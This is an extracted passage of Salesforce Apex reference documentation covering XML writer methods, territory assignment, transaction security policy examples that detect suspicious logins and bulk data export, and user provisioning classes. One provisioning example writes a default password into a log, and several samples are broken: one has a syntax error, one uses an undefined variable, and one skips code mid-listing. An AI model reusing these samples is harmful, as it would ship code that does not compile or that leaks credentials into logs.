setDefaultNamespace(uri)

Binds the specified URI to the default namespace. This URI is bound in the scope of the current START_ELEMENT – END_ELEMENT pair.

Signature

```
public Void setDefaultNamespace(String uri)
```

Parameters

uri
Type: String

Return Value

Type: Void

writeAttribute(prefix, namespaceUri, localName, value)

Writes an attribute to the output stream.

Signature

```
public Void writeAttribute(String prefix, String namespaceUri, String localName, String
value)
```

Parameters

prefix
Type: String

namespaceUri
Type: String

localName
Type: String

Specifies the name of the attribute.

value
Type: String

Return Value

Type: Void

writeCData(data)

Writes the specified CData to the output stream.

Signature

```
public Void writeCData(String data)
```

Parameters

data
Type: String

Return Value

Type: Void

writeCharacters(text)

Writes the specified text to the output stream.

Signature

```
public Void writeCharacters(String text)
```

Parameters

text
Type: String

Return Value

Type: Void

writeComment(comment)

Writes the specified comment to the output stream.

Signature

```
public Void writeComment(String comment)
```

Parameters

comment
Type: String

Return Value

Type: Void

writeDefaultNamespace(namespaceUri)

Writes the specified namespace to the output stream.

Signature

```
public Void writeDefaultNamespace(String namespaceUri)
```

Parameters

namespaceUri
Type: String

Return Value

Type: Void

writeEmptyElement(prefix, localName, namespaceUri)

Writes an empty element tag to the output stream.

Signature

```
public Void writeEmptyElement(String prefix, String localName, String namespaceUri)
```

Parameters

prefix
Type: String

localName
Type: String

Specifies the name of the tag to be written.

namespaceUri
Type: String

Return Value

Type: Void

writeEndDocument()

Closes any start tags and writes corresponding end tags to the output stream.

Signature

```
public Void writeEndDocument()
```

Return Value

Type: Void

writeEndElement()

Writes an end tag to the output stream, relying on the internal state of the writer to determine the prefix and local name.

Signature

```
public Void writeEndElement()
```

Return Value

Type: Void

writeNamespace(prefix, namespaceUri)

Writes the specified namespace to the output stream.

Signature

```
public Void writeNamespace(String prefix, String namespaceUri)
```

Parameters

prefix
Type: String

namespaceUri
Type: String

Return Value

Type: Void

writeProcessingInstruction(target, data)

Writes the specified processing instruction.

Signature

```
public Void writeProcessingInstruction(String target, String data)
```

Parameters

target
Type: String

data
Type: String

Return Value

Type: Void

writeStartDocument(encoding, version)

Writes the XML Declaration using the specified XML encoding and version.

Signature

```
public Void writeStartDocument(String encoding, String version)
```

Parameters

encoding
Type: String

version
Type: String

Return Value

Type: Void

writeStartElement(prefix, localName, namespaceUri)

Writes the start tag specified by *localName* to the output stream.

Signature

```
public Void writeStartElement(String prefix, String localName, String namespaceUri)
```

Parameters

prefix
Type: String

localName
Type: String

namespaceUri
Type: String

Return Value

Type: Void

TerritoryMgmt Namespace

The `TerritoryMgmt` namespace provides an interface used for territory management.

The following is the interface in the `TerritoryMgmt` namespace.

IN THIS SECTION:

OpportunityTerritory2AssignmentFilter Global Interface
Apex interface that allows an implementing class to assign a single territory to an opportunity.

OpportunityTerritory2AssignmentFilter Global Interface

Apex interface that allows an implementing class to assign a single territory to an opportunity.

Namespace

TerritoryMgmt

Usage

Method called by Opportunity Territory Assignment job to assign territory to opportunity. Input is a list of (up to 1000) opportunityIds that have IsExcludedFromTerritory2Filter=false. Returns a map of OpportunityId to Territory2Id, which is used to update the Territory2Id field on the Opportunity object.

IN THIS SECTION:

OpportunityTerritory2AssignmentFilter Methods
OpportunityTerritory2AssignmentFilter Example Implementation

OpportunityTerritory2AssignmentFilter Methods

The following are methods for `OpportunityTerritory2AssignmentFilter`.

IN THIS SECTION:

getOpportunityTerritory2Assignments(opportunityIds)
Returns the mapping of opportunities to territory IDs. When Salesforce invokes this method, it supplies the list of opportunity IDs, except for opportunities that have been excluded from territory assignment (IsExcludedFromTerritory2Filter=false).

`getOpportunityTerritory2Assignments(opportunityIds)`

Returns the mapping of opportunities to territory IDs. When Salesforce invokes this method, it supplies the list of opportunity IDs, except for opportunities that have been excluded from territory assignment (IsExcludedFromTerritory2Filter=false).

Signature

```
public Map<Id,Id> getOpportunityTerritory2Assignments(List<Id> opportunityIds)
```

Parameters

opportunityIds
Type: List<Id>

Opportunity IDs.

Return Value

Type: Map<Id,Id>

A key value pair associating each Territory ID to an Opportunity ID.

OpportunityTerritory2AssignmentFilter Example Implementation

This is an example implementation of the `TerritoryMgmt.OpportunityTerritory2AssignmentFilter` interface.

```
/*** Apex version of the default logic.
* If opportunity's assigned account is assigned to
*  Case 1: 0 territories in active model
*            then set territory2Id = null
*  Case 2: 1 territory in active model
*            then set territory2Id = account's territory2Id
*  Case 3: 2 or more territories in active model
*            then set territory2Id = account's territory2Id that is of highest priority.
*           But if multiple territories have same highest priority, then set territory2Id
 = null
*/
global class OppTerrAssignDefaultLogicFilter implements
TerritoryMgmt.OpportunityTerritory2AssignmentFilter {
    /**
     * No-arg constructor.
     */
     global OppTerrAssignDefaultLogicFilter() {}

     /**
      * Get mapping of opportunity to territory2Id. The incoming list of opportunityIds
contains only those with IsExcludedFromTerritory2Filter=false.
      * If territory2Id = null in result map, clear the opportunity.territory2Id if set.
      * If opportunity is not present in result map, its territory2Id remains intact.
      */
    global Map<Id,Id> getOpportunityTerritory2Assignments(List<Id> opportunityIds) {
        Map<Id, Id> OppIdTerritoryIdResult = new Map<Id, Id>();

        // Get the active territory model Id
        Id activeModelId = getActiveModelId();

        if(activeModelId != null){
            List<Opportunity> opportunities =
              [Select Id, AccountId, Territory2Id from Opportunity where Id IN
:opportunityIds];
```

```
            Set<Id> accountIds = new Set<Id>();
            // Create set of parent accountIds
            for(Opportunity opp:opportunities){
                if(opp.AccountId != null){
                    accountIds.add(opp.AccountId);
                    }
                }

                Map<Id,Territory2Priority> accountMaxPriorityTerritory =
getAccountMaxPriorityTerritory(activeModelId, accountIds);

            // For each opportunity, assign the highest priority territory if there is no
 conflict, else assign null.
            for(Opportunity opp: opportunities){
               Territory2Priority tp = accountMaxPriorityTerritory.get(opp.AccountId);
               // Assign highest priority territory if there is only 1.
            if((tp != null) && (tp.moreTerritoriesAtPriority == false) && (tp.territory2Id
 != opp.Territory2Id)){

     * Get the Id of the Active Territory Model.
     * If none exists, return null.
     */
    private Id getActiveModelId() {
        List<Territory2Model> models = [Select Id from Territory2Model where State =
'Active'];
        Id activeModelId = null;
        if(models.size() == 1){
            activeModelId = models.get(0).Id;
        }

        return activeModelId;
    }

    /**
    * Helper class to help capture territory2Id, its priority, and whether there are more
 territories with same priority assigned to the account.
    */
    private class Territory2Priority {
        public Id territory2Id { get; set; }
        public Integer priority { get; set; }
        public Boolean moreTerritoriesAtPriority { get; set; }

        Territory2Priority(Id territory2Id, Integer priority, Boolean
moreTerritoriesAtPriority){
            this.territory2Id = territory2Id;
            this.priority = priority;
            this.moreTerritoriesAtPriority = moreTerritoriesAtPriority;
        }
    }
}
```

TxnSecurity Namespace

The `TxnSecurity` namespace provides an interface used for transaction security.

The following is the interface and its supporting class in the `TxnSecurity` namespace.

IN THIS SECTION:

Event Class

Contains event information that the `PolicyCondition.evaluate` method uses to evaluate a transaction security policy.

PolicyCondition Interface

Apex interface that allows an implementing class to specify actions to take when certain events occur based on a transaction security policy.

Event Class

Contains event information that the `PolicyCondition.evaluate` method uses to evaluate a transaction security policy.

Namespace

TxnSecurity

Usage

The Event class contains the information needed to determine if the event triggers a Transaction Security policy. Not all class attributes are used for every type of event.

IN THIS SECTION:

Event Constructors

Event Properties

Event Constructors

The following is the constructor for `Event`.

IN THIS SECTION:

Event()
Creates an instance of the `TxnSecurity.Event` class.

`Event()`

Creates an instance of the `TxnSecurity.Event` class.

Signature

```
public Event()
```

Event Properties

The following are properties for `Event`.

IN THIS SECTION:

action
Specifies the action being taken on the resource for an Entity event. For example, a Login IP resource for an Entity event could have an `action` of `create`. The `action` attribute is not used by any other event type.

data
Contains data used by actions. For example, `data` for a login event includes the login history ID. Returns a map whose keys are the type of event data, like `SourceIp`.

entityId

The ID of any entity associated with the event. For example, the `entityId` of a DataExport event for an Account object contains the Account ID.

entityName

The name of the object the event acts on.

organizationId

The ID of the Salesforce org where the event occurred.

resourceType

The type of resource for the event. For example, an AccessResource event could have a Connected Application as a resource type. Not all event types have resources.

timeStamp

The time the event occurred.

userId

Identifies the user that caused the event.

`action`

Specifies the action being taken on the resource for an Entity event. For example, a Login IP resource for an Entity event could have an `action` of `create`. The `action` attribute is not used by any other event type.

Signature

```
public String action {get; set;}
```

Property Value

Type: String

`data`

Contains data used by actions. For example, `data` for a login event includes the login history ID. Returns a map whose keys are the type of event data, like `SourceIp`.

Signature

```
public Map<String,String> data {get; set;}
```

Property Value

Type: Map<String, String>

The following table lists all the available data types. Not all types appear with all event types. The data type values are always string representations. For example, the `isApi` value is a string in the map, but is actually a Boolean value. Convert the value from a string to its true type this way: `Boolean.valueOf(event.data.get('isApi'));`

Key Name	True Value Type	Events Supported
ActionName	`String` Values are: • Convert • Delete • Insert • Undelete • Update • Upsert	Entity
ApiType	`String` (Enum manifested as a String)	DataExport, Login
Application	`String`	AccessResource, DataExport
ClientId	`String` (ID of the client)	DataExport
ConnectedAppId	`String` (ID of the Connected App)	AccessResource, DataExport
ExecutionTime	milliseconds	DataExport
IsApi	`Boolean`	DataExport
IsScheduled	`Boolean`	DataExport
LoginHistoryId	`String`	DataExport, Login
NumberOfRecords	`Integer`	DataExport
SessionLevel	`String` (Enum manifested as a String. Values include `STANDARD` and `HIGH_ASSURANCE`)	AccessResource
SourceIp	`String` (IPV4 Address)	AccessResource
UserName	`String`	Entity

`entityId`

The ID of any entity associated with the event. For example, the `entityId` of a DataExport event for an Account object contains the Account ID.

Signature

```
public String entityId {get; set;}
```

Property Value

Type: String

`entityName`

The name of the object the event acts on.

Signature

```
public String entityName {get; set;}
```

Property Value

Type: String

`organizationId`

The ID of the Salesforce org where the event occurred.

Signature

```
public String organizationId {get; set;}
```

Property Value

Type: String

`resourceType`

The type of resource for the event. For example, an AccessResource event could have a Connected Application as a resource type. Not all event types have resources.

Signature

```
public String resourceType {get; set;}
```

Property Value

Type: String

`timeStamp`

The time the event occurred.

Signature

```
public Datetime timeStamp {get; set;}
```

Property Value

Type: Datetime

`userId`

Identifies the user that caused the event.

Signature

```
public String userId {get; set;}
```

Property Value

Type: String

PolicyCondition Interface

Apex interface that allows an implementing class to specify actions to take when certain events occur based on a transaction security policy.

Namespace

TxnSecurity

Usage

The `evaluate` method is called upon the occurrence of an event monitored by a transaction security policy. A typical implementation first selects the item of interest from the event. Then the item is tested to see if it meets the condition being monitored. If the condition is met, the method returns `true`.

For example, imagine a transaction security policy that checks for the same user logging in more than once. For each login event, the method would check if the user logging in already has a login session in progress, and if so, `true` is returned.

If you're using the policy condition interface in the org where the policy was implemented, test classes for the policy are not required. If you move the policy to another org, you must have test classes for the Apex policy in the new org. Testing is required whether the policy is moved from a sandbox to production, with a change set, or some other way. Why? If you're making a policy available outside of its development environment, it needs testing to make sure it works correctly.

Don't include Data Manipulation Language (DML) statements in your custom policies. DML operations are rolled back after a transaction security policy is evaluated, regardless if the policy evaluates to `true` or `false`.

IN THIS SECTION:

PolicyCondition Methods

PolicyCondition Example Implementations

Here are a variety of code samples to show how to implement the `TxnSecurity.PolicyCondition` class for Transaction Security. These examples show how to use different event components to identify and check a wide variety of condition.

PolicyCondition Methods

The following is the method for `PolicyCondition`.

IN THIS SECTION:

evaluate(event)

Evaluates an event against a transaction security policy. If the event triggers the policy, `true` is returned.

`evaluate(event)`

Evaluates an event against a transaction security policy. If the event triggers the policy, `true` is returned.

Signature

```
public Boolean evaluate(TxnSecurity.Event event)
```

Parameters

`event`
Type: TxnSecurity.Event

The event to check against the transaction security policy.

Return Value

Type: Boolean

When the policy is triggered, `True` is returned. For example, let's suppose the policy is to limit users to a single login session. If anyone tries to log in a second time, the policy's action requires that they end their current session. The policy also sends an email notification to the Salesforce admin. The `evaluate()` method only checks the login event, and returns `True` if it's the user's second login. The Transaction Security system performs the action and notification, and not the `evaluate()` method.

PolicyCondition Example Implementations

Here are a variety of code samples to show how to implement the `TxnSecurity.PolicyCondition` class for Transaction Security. These examples show how to use different event components to identify and check a wide variety of condition.

IN THIS SECTION:

PolicyCondition Example: Block Localhost Login
How to use the IP address in a login policy. This example implements a policy that triggers when there's a login from localhost.

PolicyCondition Example: Block Large Data Export
How to check for large data transfers in a login policy. This example implements a policy that triggers when 2,000 records or more are downloaded via the API.

PolicyCondition Example: High-Assurance Session
How to require a high-assurance login session when accessing confidential data. This example implements a policy that requires everyone to use two-factor authentication before they can access a specific report.

PolicyCondition Example: Restricting Platform Browser
How to check for a specific operating system and browser in a login policy. This example policy triggers when a user with a known OS and browser combination tries to log in with any other browser on a different OS.

PolicyCondition Example: Block Access by Geography
How to block access completely for logins from a specific area. This example implements a policy that blocks access by country.

PolicyCondition Example: Block Access by OS
How to block access for anyone using a specific operating system. This example implements a policy that blocks access for anyone using an older version of the Android OS.

PolicyCondition Example: Using Apex API Callouts

How to block Chatter posts with certain words or content. This example implements a policy that blocks profanity by using an external service.

PolicyCondition Example: Block Connected App Access

Block a Connected App with API access from accessing large amounts data.

PolicyCondition Example: Block Localhost Login

How to use the IP address in a login policy. This example implements a policy that triggers when there's a login from localhost.

```
global class BlockLocalhostCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    // Get the LoginHistoryId to in turn get the SourceIp address.
    String loginHistoryId = e.data.get('LoginHistoryId');
    // Retrieve SourceIp from LoginHistory.
    LoginHistory loginAttempt =
      [SELECT SourceIp FROM LoginHistory WHERE id = :loginHistoryId];
    String sourceIp = String.valueOf(loginAttempt.SourceIp);
    // If it's localhost, the policy is triggered and true is returned.
    if (sourceIp != null && sourceIp.equals('127.0.0.1')) {
      return true;
    }
    return false;
  }
}
```

PolicyCondition Example: Block Large Data Export

How to check for large data transfers in a login policy. This example implements a policy that triggers when 2,000 records or more are downloaded via the API.

An admin or other customer with API privileges can download all customer data in bulk using SOAP API, REST API, or the Bulk API. This security policy restricts API-based data downloads to 2,000 records and alerts the admin with a real-time notification if the policy is triggered.

```
global class DataLoaderExportPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    Boolean isApi = Boolean.valueOf(e.data.get('IsApi')) { // For any API request...
    Integer numberOfRecords = Integer.valueOf(e.data.get('NumberOfRecords'));
      if (isApi && numberOfRecords >= 2000) {
        return true;
      }
      return false;
    }
  }
}
```

PolicyCondition Example: High-Assurance Session

How to require a high-assurance login session when accessing confidential data. This example implements a policy that requires everyone to use two-factor authentication before they can access a specific report.

You can have sensitive, confidential data in your quarterly Salesforce reports. You also want to ensure that teams accessing those reports use two-factor authentication (2FA) for high assurance before viewing this data. The policy makes 2FA a requirement, but you can't provide high-assurance sessions until your teams have a way to meet the 2FA requirements. As a prerequisite, first set up 2FA in your Salesforce environment.

This example highlights the capability of a policy to enforce 2FA for a specific report. The report defined here is any report with "Quarterly Report" in its name. Anyone accessing the report is required to have a high-assurance session using 2FA.

```
global class ConfidentialDataPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if (e.resourceType == 'Dashboard') {     // If the event is about Dashboards...
      Dashboard dashboard =
        [SELECT DeveloperName FROM Dashboard WHERE id = :e.entityId];
      String name = String.valueOf(dashboard.DeveloperName);
      // Check if this is a quarterly report.
      if (name.containsIgnoreCase('Quarterly Report')) {
        return true;
      }
    }
    return false;
  }
}
```

PolicyCondition Example: Restricting Platform Browser

How to check for a specific operating system and browser in a login policy. This example policy triggers when a user with a known OS and browser combination tries to log in with any other browser on a different OS.

Here's a policy example for restricting access. Many organizations have standard hardware and support specific versions of different browsers. You can use this standard to reduce the security risk for high impact individuals by acting when logins take place from unusual devices. For example, your CEO typically logs in from San Francisco using a Macbook or Salesforce1 mobile application on an iPhone to Salesforce. When a login occurs from elsewhere using a Chromebook, it's highly suspicious. Since hackers do not necessarily know which platforms corporate executives use, this policy makes a security breach less likely.

In this example, the customer organization knows that their CEO is using a Macbook running OS X with the Safari browser. Any attempt to log in using the CEO's credentials with anything else is automatically blocked.

```
global class CeoBrowserAccessPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    // If it's a Login attempt from our CEO's user account.
    if (e.action == 'Login' && e.userId == '005x0000005VmCu') {
      // Get the platform & browser from LoginHistory for this login attempt.
      LoginHistory loginAttempt =
        [SELECT Platform, Browser FROM LoginHistory
         WHERE Id = :e.data.get('LoginHistoryId')];
      String platform = loginAttempt.Platform;
      String browser = loginAttempt.Browser;
      // The policy is triggered when the CEO isn't using Safari on Mac OSX.
      if (!platform.equals('Mac OSX') || !browser.startsWith('Safari')) {
          return true;
      }
    }
    return false;
  }
}
```

PolicyCondition Example: Block Access by Geography

How to block access completely for logins from a specific area. This example implements a policy that blocks access by country.

Your organization could have remote offices and a global presence but, due to international law, wants to restrict access to their Salesforce org. The restrictions would be from specific countries, or obtain alerts when unusual login activity occurs.

This example builds a policy that blocks users logging in from North Korea. If users are in North Korea but using a corporate VPN, their VPN gateway would be in Singapore or the United States. The VPN gateway would make their login successful because Salesforce would see the internal US-based company IP address.

```
global class BlockAccessFromNKPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    // Get the login history.
    LoginHistory loginAttempt =
      [SELECT LoginGeoId FROM LoginHistory WHERE Id = :e.data.get('LoginHistoryId')];
    // Get the login's geographical info.
    String loginGeoId = String.valueOf(loginAttempt.LoginGeoId);
    LoginGeo loginGeo = [SELECT Country FROM LoginGeo WHERE Id = :loginGeoId];
    // Get the country at that location.
    String country = String.valueOf(loginGeo.Country);
    // Trigger policy and block access for any user trying to log in from North Korea.
    if(country.equals('North Korea')) {
        return true;
    }
    return false;
  }
}
```

You can also restrict access to other specific values, like postal code or city.

PolicyCondition Example: Block Access by OS

How to block access for anyone using a specific operating system. This example implements a policy that blocks access for anyone using an older version of the Android OS.

You're concerned with a specific mobile platform's vulnerabilities and its ability to capture screen shots and read data while accessing Salesforce. If the device is not running a security client, you could restrict access from device platforms using operating systems with known and well-identified vulnerabilities. In this example, we create a policy to block devices using Android 5.0 or earlier.

```
global class BlockOldAndroidDevicesPolicyCondition implements TxnSecurity.PolicyCondition
 {
  public boolean evaluate(TxnSecurity.Event e) {
    LoginHistory loginAttempt =
      [SELECT Platform FROM LoginHistory WHERE Id = :e.data.get('LoginHistoryId')];
    if (loginAttempt != null) {
      String platform = loginHistory.Platform;
      if (platform.contains('Android') && platform.compareTo('Android 5') < 0) {
        return true;
      }
    }
    return false; // Allow access from Android versions greater than 5.
  }
}
```

PolicyCondition Example: Using Apex API Callouts

How to block Chatter posts with certain words or content. This example implements a policy that blocks profanity by using an external service.

Advertisers and spammers often post messages to successful communities at high rates to increase their chances of people clicking their links. The links can include unwanted content. You can use technologies outside of Salesforce to scan or filter content based on these different services.

In this example, we have unwanted text in communities posts and the policy executes an API callout to see if the content is compliant. This example uses a service that blocks commonly-accepted English profanity as specified at www.purgomalum.com/profanitylist.

```
global class ChatterMessageProfanityFilterPolicyCondition implements
TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    String body = e.data.get('Body');

    //Create HTTPRequest and specify its type and properties.
    HttpRequest request = new HttpRequest();
    request.setMethod('GET');
    request.setHeader('content-type', 'text/plain');
    request.setHeader('Connection', 'keep-alive');
    request.setEndpoint('http://www.purgomalum.com/service/containsprofanity?text=' +
                        EncodingUtil.urlEncode(body,'UTF-8'));

    Http http = new Http();
    HTTPResponse response = http.send(request);

    if (response.getStatusCode() == 200 && response.getBody().equals('true')) {
      return true; // Callout succeeded and found profanity in the message.
    }
    return false;  // Callout failed or no profanity was found.
  }
}
```

PolicyCondition Example: Block Connected App Access

Block a Connected App with API access from accessing large amounts data.

Sometimes connected apps have API privileges to access data org-wide due to sharing or account access settings definitions. However, the end user of the connected app is restricted to only a specific data set. This conflict can result in an increased security risk by identifying the API key and performing command-line searches directly in the database to look for leads. The following policy avoids this situation and data loss around your company's lead information.

```
global class DataLoaderLeadExportPolicyCondition implements TxnSecurity.PolicyCondition {

  public boolean evaluate(TxnSecurity.Event e) {
    if (Boolean.valueOf(e.data.get('IsApi'))) {

      // The event data is a Map<String, String>. We need to call the
      // valueOf() method on appropriate data types to use them here.
      String resourceType         = e.data.get('resourceType');
      String connectedAppId       = e.data.get('ConnectedAppId');
      Integer numberOfRecords     = Integer.valueOf(e.data.get('NumberOfRecords'));
      Integer executionTimeMillis = Integer.valueOf(e.data.get('ExecutionTime'));
```

```
      // We're looking for leads accessed by a specific connected app that is
      // transferring more than 2,000 records a second - a large transfer.
      if ('Lead'.equals(resourceType) &&
        '0CiD00000004Cce'.equals(connectedAppId) &&
        numberOfRecords > 2000 &&
        executionTimeMillis > 1000) {
          return true;
        }
    }
    return false;
  }
}
```

UserProvisioning Namespace

The `UserProvisioning` namespace provides methods for monitoring outbound user provisioning requests.

The following is the class in the `UserProvisioning` namespace.

IN THIS SECTION:

ConnectorTestUtil Class

Enables developers to write Apex test classes for connectors used by the connected app provisioning solution. This class simulates provisioning for the associated app.

UserProvisioningLog Class

Provides methods for writing messages to monitor outbound user provisioning requests.

UserProvisioningPlugin Class

The `UserProvisioningPlugin` base class implements `Process.Plugin` for programmatic customization of the user provisioning process for connected apps.

ConnectorTestUtil Class

Enables developers to write Apex test classes for connectors used by the connected app provisioning solution. This class simulates provisioning for the associated app.

Namespace

UserProvisioning

Usage

Use this class for connector-based test accelerators. You can invoke it only from within an Apex test.

Example

This example creates an instance of a connected app, gets a value, and checks whether the value is correct. The test is simply a row inserted in the database table.

```
        @isTest
        private class SCIMCreateUserPluginTest {
        public static void callPlugin(Boolean validInputParams) {

        //Create an instance of a connected app
        ConnectedApplication capp
=UserProvisioning.ConnectorTestUtil.createConnectedApp('TestApp');
        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        //Create a user
        User user = new User(username='testuser1@scimuserprov.test', Firstname= 'Test',
Lastname='User1', email='testuser1@testemail.com',
        FederationIdentifier='testuser1@testemail.com', profileId= p.Id,
communityNickName='tuser1', alias='tuser', TimeZoneSidKey='GMT',
        LocaleSidKey='en_US', EmailEncodingKey='ISO-8859-1', LanguageLocaleKey='en_US');
        //insert user into a row in the database table
        insert user;
        //Create a UPR
        UserProvisioningRequest upr = new UserProvisioningRequest(appname = capp.name,
connectedAppId=capp.id, operation='Create',
        state='New', approvalStatus='NotRequired',salesforceUserId=user.id);

        //Insert the UPR to test the flow end to end
        insert upr;
       }}
```

IN THIS SECTION:

ConnectorTestUtil Method

SEE ALSO:

Salesforce Help: User Provisioning for Connected Apps

ConnectorTestUtil Method

The `ConnectorTestUtil` class has 1 method.

IN THIS SECTION:

createConnectedApp(connectedAppName)

Creates an instance of a connected app to simulate provisioning.

`createConnectedApp(connectedAppName)`

Creates an instance of a connected app to simulate provisioning.

Signature

```
public static ConnectedApplication createConnectedApp(String connectedAppName)
```

Parameters

connectedAppName
Type: String

Name of the connected app to test for provisioning.

Return Value

Type: ConnectedApplication

The instance of the connected app to test for provisioning.

UserProvisioningLog Class

Provides methods for writing messages to monitor outbound user provisioning requests.

Namespace

UserProvisioning

Example

This example writes the user account information sent to a third-party system for a provisioning request to the UserProvisioningLog object.

```
String inputParamsStr = 'Input parameters: uprId=' + uprId + ',
endpointURL=' + endpointURL + ', adminUsername=' + adminUsername + ',
email=' + email + ', username=' + username + ', defaultPassword=' + defaultPassword + ',
defaultRoles =' + defaultRoles;
UserProvisioning.UserProvisioningLog.log(uprId, inputParamsStr);
```

IN THIS SECTION:

UserProvisioningLog Methods

UserProvisioningLog Methods

The following are methods for `UserProvisioningLog`. All methods are static.

IN THIS SECTION:

log(userProvisioningRequestId, details)

Writes a specific message, such as an error message, to monitor the progress of a user provisioning request.

log(userProvisioningRequestId, status, details)

Writes a specific status and message, such a status and detailed error message, to monitor the progress of a user provisioning request.

log(userProvisioningRequestId, externalUserId, externalUserName, userId, details)

Writes a specific message, such as an error message, to monitor the progress of a user provisioning request associated with a specific user.

log(userProvisioningRequestId, details)

Writes a specific message, such as an error message, to monitor the progress of a user provisioning request.

Signature

```
public void log(String userProvisioningRequestId, String details)
```

Parameters

userProvisioningRequestId
Type: String

A unique identifier for the user provisioning request.

details
Type: String

The text for the message.

Return Value

Type: void

log(userProvisioningRequestId, status, details)

Writes a specific status and message, such a status and detailed error message, to monitor the progress of a user provisioning request.

Signature

```
public void log(String userProvisioningRequestId, String status, String details)
```

Parameters

userProvisioningRequestId
Type: String

A unique identifier for the user provisioning request.

status
Type: String

A description of the current state. For example, while invoking a third-party API, the status could be `invoke`.

details
Type: String

The text for the message.

Return Value

Type: void

`log(userProvisioningRequestId, externalUserId, externalUserName, userId, details)`

Writes a specific message, such as an error message, to monitor the progress of a user provisioning request associated with a specific user.

Signature

```
public void log(String userProvisioningRequestId, String externalUserId, String externalUserName, String userId, String details)
```

Parameters

`userProvisioningRequestId`
Type: String

A unique identifier for the user provisioning request.

`externalUserId`
Type: String

The unique identifier for the user in the target system.

`externalUserName`
Type: String

The username for the user in the target system.

`userId`
Type: String

Salesforce ID of the user making the request.

`details`
Type: String

The text for the message.

Return Value

Type: void

UserProvisioningPlugin Class

The `UserProvisioningPlugin` base class implements `Process.Plugin` for programmatic customization of the user provisioning process for connected apps.

Namespace

UserProvisioning

Usage

Extending this class gives you a plug-in that can be used in the Flow designer as an Apex plug-in, with the following input and output parameters.

Input Parameter Name	Description
`userProvisioningRequestId`	The unique ID of the request for the plug-in to process.
`userId`	The ID of the associated user for the request.
`NamedCredDevName`	The unique API name for the named credential to use for a request. The named credential identifies the third-party system and the third-party authentication settings. When the named credential is set in the User Provisioning Wizard, Salesforce stores the value in the `UserProvisioningConfig.NamedCredentialId` field.
`reconFilter`	When collecting and analyzing users on a third-party system, the plug-in uses this filter to limit the scope of the collection. When the filter is set in the User Provisioning Wizard, Salesforce stores the value in the `UserProvisioningConfig.ReconFilter` field.
`reconOffset`	When collecting and analyzing users on a third-party system, the plug-in uses this value as the starting point for the collection.

Output Parameter Name	Description
`Status`	The vendor-specific status of the provisioning operation on the third-party system.
`Details`	The vendor-specific message related to the status of the provisioning operation on the third-party system.
`ExternalUserId`	The vendor-specific ID for the associated user on the third-party system.
`ExternalUsername`	The vendor-specific username for the associated user on the third-party system.
`ExternalEmail`	The email address assigned to the user on the third-party system.
`ExternalFirstName`	The first name assigned to the user on the third-party system.
`ExternalLastName`	The last name assigned to the user on the third-party system.
`reconState`	The state of the collecting and analyzing process on the third-party system. When the value is `complete`, the process is finished and a subsequent call to the plug-in is no longer needed, nor made.

Output Parameter Name	Description
`nextReconOffset`	When collecting and analyzing users on a third-party system, the process may encounter a transaction limit and have to stop before finishing. The value specified here initiates a call to the plug-in with a new quota limit.

If you want to add more custom parameters, use the `buildDescribeCall()` method.

Example

The following example uses the `buildDescribeCall()` method to add a new input parameter and a new output parameter. The example also demonstrates how to bypass the limit of the 10,000 records processed in DML statements in an Apex transaction.

```
global class SampleConnector extends UserProvisioning.UserProvisioningPlugin {

    // Example of adding more input and output parameters to those defined in the base
class
    global override Process.PluginDescribeResult buildDescribeCall() {
        Process.PluginDescribeResult describeResult = new Process.PluginDescribeResult();

        describeResult.inputParameters = new
            List<Process.PluginDescribeResult.InputParameter>{
               new Process.PluginDescribeResult.InputParameter('testInputParam',
                       Process.PluginDescribeResult.ParameterType.STRING, false)
            };

        describeResult.outputParameters = new
            List<Process.PluginDescribeResult.OutputParameter>{
               new Process.PluginDescribeResult.OutputParameter('testOutputParam',
                       Process.PluginDescribeResult.ParameterType.STRING)
            };

        return describeResult;
    }

    // Example Plugin that demonstrates how to leverage the
reconOffset/nextReconOffset/reconState
    // parameters to create more than 10,000 users. (i.e. go beyond the 10,000 DML limit
per transaction)

    global override Process.PluginResult invoke(Process.PluginRequest request) {
        Map<String,String> result = new Map<String,String>();
        String uprId = (String) request.inputParameters.get('userProvisioningRequestId');

        UserProvisioning.UserProvisioningLog.log(uprId, 'Inserting Log from test Apex
connector');
        UserProvisioningRequest upr = [SELECT id, operation, connectedAppId, state
                  FROM userprovisioningrequest WHERE id = :uprId];
        if (upr.operation.equals('Reconcile')) {
            String reconOffsetStr = (String) request.inputParameters.get('reconOffset');
            Integer reconOffset = 0;
```

```
            if (reconOffsetStr != null) {
                reconOffset = Integer.valueOf(reconOffsetStr);
            }

            if (reconOffset > 44999) {
                result.put('reconState', 'Completed');
            }

            Integer i = 0;
            List<UserProvAccountStaging> upasList = new List<UserProvAccountStaging>();
            for (i = 0; i < 5000; i++) {
                UserProvAccountStaging upas = new UserProvAccountStaging();
                upas.Name = i + reconOffset + '';
                upas.ExternalFirstName = upas.Name;
                upas.ExternalEmail = 'externaluser@externalsystem.com';
                upas.LinkState = 'Orphaned';
                upas.Status = 'Active';
                upas.connectedAppId = upr.connectedAppId;
                upasList.add(upas);
            }
            insert upasList;
            result.put('nextReconOffset', reconOffset + 5000 + '');
        }

        return new Process.PluginResult(result);
    }
}
```

IN THIS SECTION:

UserProvisioningPlugin Methods

UserProvisioningPlugin Methods

The following are methods for `UserProvisioningPlugin`.

IN THIS SECTION:

buildDescribeCall()

Use this method to add more input and output parameters to those defined in the base class.

describe()

Returns a `Process.PluginDescribeResult` object that describes this method call.

getPluginClassName()

Returns the name of the class implementing the plugin.

invoke(request)

Primary method that the system invokes when the class that implements the interface is instantiated.

`buildDescribeCall()`

Use this method to add more input and output parameters to those defined in the base class.

Signature

```
public Process.PluginDescribeResult buildDescribeCall()
```

Return Value

Type: Process.PluginDescribeResult

`describe()`

Returns a `Process.PluginDescribeResult` object that describes this method call.

Signature

```
public Process.PluginDescribeResult describe()
```

Return Value

Type: Process.PluginDescribeResult

`getPluginClassName()`

Returns the name of the class implementing the plugin.

Signature

```
public String getPluginClassName()
```

Return Value

Type: String

`invoke(request)`

Primary method that the system invokes when the class that implements the interface is instantiated.

Signature

```
